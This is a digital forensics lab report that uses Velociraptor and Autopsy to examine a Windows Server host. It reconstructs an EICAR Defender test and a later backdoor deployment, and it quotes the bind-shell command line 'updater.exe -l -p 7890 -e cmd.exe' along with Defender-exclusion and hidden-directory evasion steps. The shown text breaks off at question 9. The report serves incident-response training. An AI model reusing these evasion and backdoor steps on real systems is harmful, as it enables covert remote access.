Lab Report

Name:	Inor Wang
Title:	Threat Hunting w/ Velociraptor
Case:	25-T110
Date:	11/20/2025

Table of Contents

Document Revision History

Name	**Revision Date**	**Version**	**Description**
Inor Wang	11/20/2025	0.1	Draft

Executive Summary

In this lab, the examiner used Velociraptor, Autopsy, and supporting tools to perform endpoint triage and limited static analysis of a Windows Server 2022 Datacenter host identified as acme-blg2-ysam. The focus was to document core system configuration, identify the interactive user and active applications, correlate Windows Defender detections with PowerShell activity, reconstruct the sequence of encoded scripts executed by the user, and determine whether any persistent backdoor or suspicious software had been deployed. The artifacts collectively show a single interactive user, ysam, first running an EICAR-based Defender test and then using a series of obfuscated PowerShell commands to install and activate an ncat-based backdoor (updater.exe) in a hidden, Defender-excluded directory, providing remote command-shell access over TCP port 7890.

Key findings

- **System profile** – Hostname: acme-blg2-ysam (client acme-blg2-ysam.ec2.internal); operating system: Microsoft Windows Server 2022 Datacenter (21H2); build: 20348.4294; timezone configured to UTC (Z); first seen by Velociraptor on 2025-11-13 15:36:43 UTC; internal IP address: 10.0.143.129.
- **User and applications** – One interactive user profile present: ysam; process analysis and Autopsy triage show Firefox and OpenOffice in active use by ysam at the time of acquisition.
- **Windows Defender detection and EICAR test** – Windows Defender Detection History reports initial threat Virus:DOS/EICAR_Test_File around the incident window; associated SHA256 hash 275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd0f; first detection timestamp 2025-11-13 14:41:41 UTC; detection attributed to user ysam; file path recorded as C:\Windows\Temp\test.exe, spawned by powershell.exe; OSINT/hash lookup confirms the object as the standard EICAR antivirus test file, a benign test string used to validate AV detection rather than true malware.
- **Initial PowerShell activity** – Verbose PowerShell Script Block logs show the first suspicious activity at 2025-11-13 14:41:36 UTC; initial command line uses powershell.exe -noprofile -windowstyle hidden -encodedcommand to run a Base64-encoded script; decoded content calls Get-MpComputerStatus, downloads the EICAR file via Invoke-

WebRequest to C:\Windows\Temp\test.exe, and calls Get-MpThreatDetection; the examiner assesses this pattern as a controlled Defender response test that mirrors a typical first-stage downloader.

- **Obfuscated scripts and backdoor deployment** – Five additional Base64-encoded PowerShell scripts executed between 14:44:22 UTC and 14:47:03 UTC; scripts create and hide directory C:\WindowsUpdate; add a Microsoft Defender exclusion for C:\WindowsUpdate\*; download ncat-portable-5.59BETA1.zip from http://nmap.org/dist/ncat-portable-5.59BETA1.zip to C:\WindowsUpdate\backdoor.zip; extract the archive and rename ncat.exe to updater.exe; delete the ZIP and extraction folder to reduce artifacts; configure persistence so updater.exe auto-starts with -l -p 7890 -e cmd.exe; generate netstat outputs to C:\Windows\Temp\netstat.txt and C:\Windows\Temp\netstat2.txt to verify listening services and network state.
- **Network and backdoor activity** – Velociraptor netstat artifact shows updater.exe listening on TCP port 7890, consistent with the configured ncat listener; svchost.exe is observed on TCP port 3389 (RDP), providing legitimate remote-access capability but also a potential avenue for misuse.
- **Suspicious software and persistence** – Virtual filesystem inspection reveals a hidden directory C:\WindowsUpdate containing updater.exe; process listings (Windows.System.Pslist) confirm updater.exe is actively running with command-line arguments "C:\WindowsUpdate\updater.exe" -l -p 7890 -e cmd.exe; Defender exclusion settings and the hidden directory structure collectively indicate deliberate attempts to evade host-based security controls while maintaining a persistent command-shell backdoor.

From this lab's artifacts alone, the examiner assesses that acme-blg2-ysam, operated by user ysam, was used first to validate antivirus detection using the benign EICAR test file and then to deploy and activate a persistent ncat-based backdoor (updater.exe) in a Defender-excluded, hidden directory, providing ongoing remote command execution capability over TCP port 7890 and materially increasing the system's exposure to malicious control.

Synopsis

The following section addresses the client's questions by first establishing baseline information about the host system, including its hostname, operating system version and build, first-seen time, timezone, internal IP address, and the configured interactive user and their active applications. The examiner then pivots to host-based security telemetry from Windows Defender to identify the initial threat name, associated SHA256 hash, detection time, responsible user, file location, and spawning process, confirming what the "malicious" file actually is through external research. Building on this, the examiner reviews verbose PowerShell Script Block logs to identify the first suspicious activity, decode and analyze the initial encoded script, and reconstruct the sequence, timing, and purpose of subsequent scripts used by the attacker. Finally, the examiner correlates this activity with network and process evidence by reviewing interesting listening/established ports and confirming the presence, name, location, execution state, and command-line arguments of suspicious software installed on the system.

Client Questions:

1. What is the hostname of the system?
2. What is the operating system version and build for this system?
3. When was the first time the system was seen?
4. What is the time zone set to?
5. What is the internal IP address?
6. One interactive use is configured on this system, what is the username?
7. List any applications that are currently used by the user from the previous question.
8. According to Windows Defender, what is the first entry's "threat name" that was detected around the time of reported activity? (Looking for "threatname" in the description)
9. According to Windows Defender, what is the first entry's SHA256 hash value of the threat?
10. According to Windows Defender, when was the first entry detected
11. According to Windows Defender, what user ran the malicious file in the first entry?
12. According to Windows Defender, what is/was the location of the malicious file?
13. Based on your analysis and research of the threat name, hash values, etc, what is the threat in the first entry?

14. According to Windows Defender, what was the (first) spawning process name that spawned the malicious file?

15. Review all PowerShell script blocks ran by users associated with the malicious activity around the time of the Windows Defender detection. What is the first occurance of suspicious activity. (Hint: it pertains to the activity above) Make sure you set the log type to “verbose”!!!!

16. What was the first script that was ran? (Hint: give the output from the Windows Event log entry). This script will be encoded, so you will need to provide the encoded and decoded versions.

17. Give your analysis of the script.

18. Were there any other scripts ran? How many?

19. What are the date/timestamps of when they were ran?

20. Give your analysis of each script, binaries used, and any files created by the attacker. (Hint: the attack obfuscated their original script, like the very first).

21. Are there any interesting network ports? (e.g. LISTENING or ESTABLISHED) List them and their process.

22. Is there suspicious software installed on this system?

    a. What is the executable name?

    b. Where is the executable located?

    c. Is it running?

    d. Does it have command line arguments? List them.

    e. What is the file?

Evidence Analyzed

This section provides details of the digital evidence collected

Evidence ID	**N/A**
Name	N/A
Type	N/A
Size	N/A
MD5	N/A
SHA1	N/A
SHA256	N/A

Tools Used

Workstation

Hostname	Operating System	Build	Physical / Virtual	Built
IS-4523-001-WINDOWS	Windows 11	2021	Virtual	09/06/2025

Software

Name	Version	Release	Purpose
Velociraptor (Rapid7)	4.22.1	Apr 2025	Velociraptor is an endpoint-focused digital forensics and incident response tool that lets investigators remotely collect, query, and analyze forensic artifacts from systems at scale for rapid triage and threat hunting.

Analysis Findings

Overview of Examination Procedures

The examiner began the examination by accessing the provided Velociraptor URL with the supplied credentials and identifying the target host acme-blg2-ysam.ec2.internal. After connecting to the client, the examiner first reviewed the Host Information tab to document core system details, including hostname, first-seen time, and timezone settings. The examiner then leveraged Velociraptor's Collected Artifacts by running the Generic.Client.Info artifact to confirm the operating system version and build, and the Windows.Network.InterfaceAddresses artifact to identify the internal IP address and network interface configuration. To determine the interactive user, the examiner examined the Virtual Filesystem for local user profiles.

Next, the examiner shifted focus to user activity and potential malicious behavior. The disk image was imported into Autopsy, with both NSRL and ClamAV hashsets loaded to distinguish known-good software from suspicious binaries and to confirm currently used applications. Within Velociraptor, the examiner collected and analyzed Windows Defender Detection History via the Windows.Applications.Defender.DHParser artifact to retrieve threat names, hashes, detection times, affected users, and file paths, and then used OSINT (VirusTotal) to interpret the identified SHA256 hash. To correlate this with execution activity, the examiner parsed PowerShell Operational logs using the Windows.EventLogs.PowershellScriptblock artifact, identifying base64-encoded script blocks, decoding them with CyberChef, and reconstructing the attacker's workflow from initial EICAR testing through backdoor deployment. Finally, the examiner ran the Windows.Network.Netstat artifact to enumerate listening and established ports, and used the Virtual Filesystem and Windows.System.Pslist to locate, validate, and profile the suspicious updater.exe binary in the hidden C:\WindowsUpdate directory, tying together process execution, persistence, and network backdoor activity. Additional targeted analysis was performed using:

- Velociraptor (Rapid7)

Key Findings


General Questions

1. What is the hostname of the system?

- **Analysis Performed:**
    - The examiner proceeded to the provided URL and logged in using the credentials provided which led to Velociraptor.

  - The examiner then searched for the acme-blg2-ysam.ec2.internal client and connected it and proceeded to the Host Information tab within Velociraptor, as shown in Figure 1.
- **Answer:**
  The hostname of the system is **acme-blg2-ysam**, as shown in Figure 1.

- **Supporting Evidence:**




```
acme-blg2-ysam.ec2.internal

Client ID                  C.5a32fca17d361833
Agent Version              0.75.1
Agent Build Time           2025-09-03T16:04:11Z
First Seen At              2025-11-13T15:36:43Z
Last Seen At               2025-11-21T16:12:35.349Z
Last Seen IP               3.219.181.43:28770
Labels

Operating System           windows
Hostname                   acme-blg2-ysam
FQDN                       acme-blg2-ysam.ec2.internal
Release                    Microsoft Windows Server 2022 Datacenter21H2
Architecture               amd64
MAC Addresses              0a:ff:cf:80:f8:5f
```

Figure 1. acme-blg2-ysam.ec2.internal host information tab within Velociraptor

2. What is the operating system version and build for this system?

- **Analysis Performed:**
  - The examiner proceeded to the Collected Artifacts tab within Velociraptor and created a new collection called, “Generic.Client.Info” which shows basic system information, as shown in Figure 2.
- **Answer:**
  The operating system and build for this system is **Microsoft Windows Server 2022 Datacenter (21H2)** and the build is **20348.4294**, as shown in Figure 2.

- **Supporting Evidence:**



✓	F.D4FQS259GDCC4	Generic.Client.Info	2025-11-21T00:10:48.418Z	2025-11-21T00:10:49.118Z	kcq918	0 b


Hostname	OS	Architecture	Platform	PlatformVersion	KernelVersion	Fqdn
acme-blg2-ysam	windows	amd64	Microsoft Windows Server 2022 Datacenter	21H2	10.0.20348.4294 Build 20348.4294	acme-blg2-ysam.ec2.internal

Figure 2. Generic.Client.Info collection

3. When was the first time this system was seen?

- **Analysis Performed:**
  - The examiner proceeded to the Host Information tab within Velociraptor after the system had been connected, as shown in Figure 3.
- **Answer:**
  The system was first seen at **November 13, 2025 at 15:36:43 UTC (2025-11-13T15:36:43Z)**, as shown in Figure 3.

- **Supporting Evidence:**



acme-blg2-ysam.ec2.internal


Client ID	C.5a32fca17d361833
Agent Version	0.75.1
Agent Build Time	2025-09-03T16:04:11Z
First Seen At	2025-11-13T15:36:43Z
Last Seen At	2025-11-21T16:12:35.349Z
Last Seen IP	3.219.181.43:28770
Labels	

Figure 3. acme-blg2-ysam.ec2.internal host information tab within Velociraptor

4. What is the timezone set to?

- **Analysis Performed:**
  - The examiner proceeded to the Host Information tab within Velociraptor after the system had been connected, as shown in Figure 4.
- **Answer:**
  The timezone of the system is set to **UTC (Z)**, as shown in the date timestamps in Figure 4.

- **Supporting Evidence:**



acme-blg2-ysam.ec2.internal


Client ID	C.5a32fca17d361833
Agent Version	0.75.1
Agent Build Time	2025-09-03T16:04:11Z
First Seen At	2025-11-13T15:36:43Z
Last Seen At	2025-11-21T16:12:35.349Z
Last Seen IP	3.219.181.43:28770
Labels	

Figure 4. acme-blg2-ysam.ec2.internal host information tab within Velociraptor

5. What is the internal IP address?

- **Analysis Performed:**
  - The examiner proceeded to the Collected Artifacts tab within Velociraptor and created a new collection called, "Windows.Network.InterfaceAddresses" which shows the NICs, as shown in Figure 5.
- **Answer:**
  The internal IP address of the system is **10.0.143.129**, as shown in Figure 5.

- **Supporting Evidence:**



✓	F.D4D88K9TV7FT4	Windows.Network.InterfaceAddresses	2025-11-17T02:11:29.392Z	2025-11-17T02:11:29.447Z	vrc370	0 b	4

Windows.Network.InterfaceAddresses


Index	MTU	Name	HardwareAddr	Flags	IP	Mask
17	1500	Ethernet 3	0a:ff:cf:80:f8:5f	up|broadcast|multicast|running	fe80::be5c:ab60:f666:267a	ffffffffffffffff0000000000000000
17	1500	Ethernet 3	0a:ff:cf:80:f8:5f	up|broadcast|multicast|running	10.0.143.129	fffff000
1	-1	Loopback Pseudo-Interface 1		up|loopback|multicast|running	::1	ffffffffffffffffffffffffffffffff
1	-1	Loopback Pseudo-Interface 1		up|loopback|multicast|running	127.0.0.1	ff000000

Figure 5. Windows.Network.InterfaceAddresses collection

6. One interactive user is configured on this system, what is the username?

- **Analysis Performed:**
  - The examiner proceeded to the Virtual Filesystem of the machine to find the interactive user that is configured on the system, as shown in Figure 6.
- **Answer:**
  The one interactive user that is configured on the system is **ysam**, as shown in Figure 6.

- **Supporting Evidence:**




```
auto
 C:
  $Recycle.Bin
  $WinREAgent
  Boot
  EFI
  PerfLogs
  Program Files
  Program Files (x86)
  ProgramData
  Recovery
  System Volume Informat
  Users
   Administrator
   Default
   Public
   ysam
    3D Objects
    AppData
    Contacts
    Desktop
    Documents
    Downloads
    Favorites
    Links
    Music
    Pictures
    Saved Games
    Searches
    Videos
```

Figure 6. The Virtual Filesystem tab

7. List any applications that are currently used by the user from the previous question.

- **Analysis Performed:**
  - The examiner imported the NSRL hashset and ClamAV hashset into Autopsy, then created a new case named “25-0001”, and imported the disk image file into Autopsy.
- **Answer:**
  ysam is currently using **Firefox** and **OpenOffice**, as shown in Figure 7.

- **Supporting Evidence:**




1688	1888	false	soffice.bin	"C:/Program Files (x86)/OpenOffice 4/program/soffice.exe" "-env:OOO_CWD=2C://Program Files (x86)//OpenOffice 4"	C:/Program Files (x86)/OpenOffice 4/program/soffice.bin	ACME-BLG2-YSAM/ysam	51803814
1889	5119	false	soffice.exe	"C:/Program Files (x86)/OpenOffice 4/program/soffice.exe"	C:/Program Files (x86)/OpenOffice 4/program/soffice.exe	ACME-BLG2-YSAM/ysam	28468888
2188	744	false	RuntimeBroker.exe	C:/Windows/System32/RuntimeBroker.exe -Embedding	C:/Windows/System32/RuntimeBroker.exe	ACME-BLG2-YSAM/ysam	22181284
7135	6168	false	firefox.exe	"C:/Program Files/Mozilla Firefox/firefox.exe" -contentproc -isForBrowser -prefsHandle 6076:43896 -prefMapHandle 6072:283225 -jsInitHandle 6008:224000 -parentBuildID 20251027153126 -ipcHandle 5996 -initialChannelId {bbbc9773-8160-4434-b948-a834f3cb622c} -parentPid 6168 -crashReporter "//./pipe/gecko-crash-server-pipe.6168" -crashHelper 5676 -win32kLockedDown -appDir "C:/Program Files/Mozilla Firefox/browser" - 6 tab	C:/Program Files/Mozilla Firefox/firefox.exe	ACME-BLG2-YSAM/ysam	352981424
7784	6168	false	firefox.exe	"C:/Program Files/Mozilla Firefox/firefox.exe" -contentproc -isForBrowser -prefsHandle 5672:43896 -prefMapHandle 5676:283225 -jsInitHandle 5088:224000 -parentBuildID 20251027153126 -ipcHandle 5888 -initialChannelId {6983e873-1b8b-483b-9a13-75492882192b} -parentPid 6168 -crashReporter "//./pipe/gecko-crash-server-pipe.6168" -crashHelper 5788 -win32kLockedDown -appDir "C:/Program Files/Mozilla Firefox/browser" - 8 tab	C:/Program Files/Mozilla Firefox/firefox.exe	ACME-BLG2-YSAM/ysam	352612616
1888	6168	false	firefox.exe	"C:/Program Files/Mozilla Firefox/firefox.exe" -contentproc -isForBrowser -prefsHandle 5288:43716 -prefMapHandle 5284:283225 -jsInitHandle 5288:224000 -parentBuildID 20251027153126 -ipcHandle 5216 -initialChannelId {88416498-8180-4817-9831-6928818882bc} -parentPid 6168 -crashReporter "//./pipe/gecko-crash-server-pipe.6168" -crashHelper 4588 -win32kLockedDown -appDir "C:/Program Files/Mozilla Firefox/browser" - 7 tab	C:/Program Files/Mozilla Firefox/firefox.exe	ACME-BLG2-YSAM/ysam	352611528

Figure 7. Windows.System.Pslist section

8. According to Windows Defender, what is the first entry's "threat name" that was detected around the time of reported activity? (Looking for "threatname" in the description)

- **Analysis Performed:**
  - The examiner then proceeded to the Windows.Applications.Defender.DHParser collection that is used to parse and return the parameters of Windows Defender detections contained in Detection History files, as shown in Figure 8.
- **Answer:**
  According to Windows Defender, the first entry's threat name that was detected around the time of reported activity was **Virus:DOS/EICAR_Test_File**, as shown in Figure 8.

- **Supporting Evidence:**



```
✓   F.D4GBD4792QNG   Windows.Applications.Defender   2025-11-            2025-11-            mjh279   0 b
    2                DHParser                        21T18:59:28.078Z    21T18:59:30.318Z
```

Windows.Applications.DefenderDHParser

```
Detection                                                                                Hostname
∨ {                                                                                      acme-blg2-ysam
 "GUID": "1e28d025-ba07-414d-93a8-10683af7f555"
 "Magic.Version": "1.2"
 "Virus": "DOS/EICAR_Test_File"
 "ThreatStatusID": 3
 "file": "C:\Windows\Temp\test.exe"
 "ThreatTrackingSha256":  "275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4" ⋯
 "ThreatTrackingSigSeq": "0x00000555dc2dddb0"
 "ThreatTrackingId": "2B020EEF-8697-44B9-9511-EC79544212F1"
 "ThreatTrackingStartTime": "11-13-2025 14:41:41"
 "ThreatTrackingThreatName": "Virus:DOS/EICAR_Test_File"
 "ThreatTrackingSha1": "3395856ce81f2b7382dee72602f798b642f14140"
 "ThreatTrackingSigSha": "72aaf9bab94826d9c67ec38c90de7db8246fb157"
 "ThreatTrackingSize": 68
 "ThreatTrackingMD5": "44d88612fea8a8f36de82e1278abb02f"
 "ThreatTrackingScanFlags": ""
 "ThreatTrackingIsEsuSig": ""
 "ThreatTrackingThreatId": 2147519003
 "ThreatTrackingScanSource": ""
 "ThreatTrackingScanType": ""
 "User": "ACME-BLG2-YSAM\ysam"
 "SpawningProcessName":  "C:\Windows\System32\WindowsPowerShell\v1.0\powersh" ⋯
 "SecurityGroup": "NT AUTHORITY\SYSTEM"
}
```


Figure 8. The first entry within the Windows.Applications.DefenderDHParser collection

9. According to Windows Defender, what is the first entry's SHA256 hash value of the threat?

- **Analysis Performed:**
  - The examiner then proceeded to the Windows.Applications.Defender.DHParser collection that is used to parse and return the parameters of Windows Defender detections contained in Detection History files, as shown in Figure 9.
- **Answer:**

According to Windows Defender, the SHA256 hash value of the first entry's threat is: **275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd0f**, as shown in Figure 9.

- **Supporting Evidence:**




```
Windows.Applications.DefenderDHParser

0-1/1   10

Detection                                                                                 Hostname
∨ {                                                                                       acme-blg2-ysam
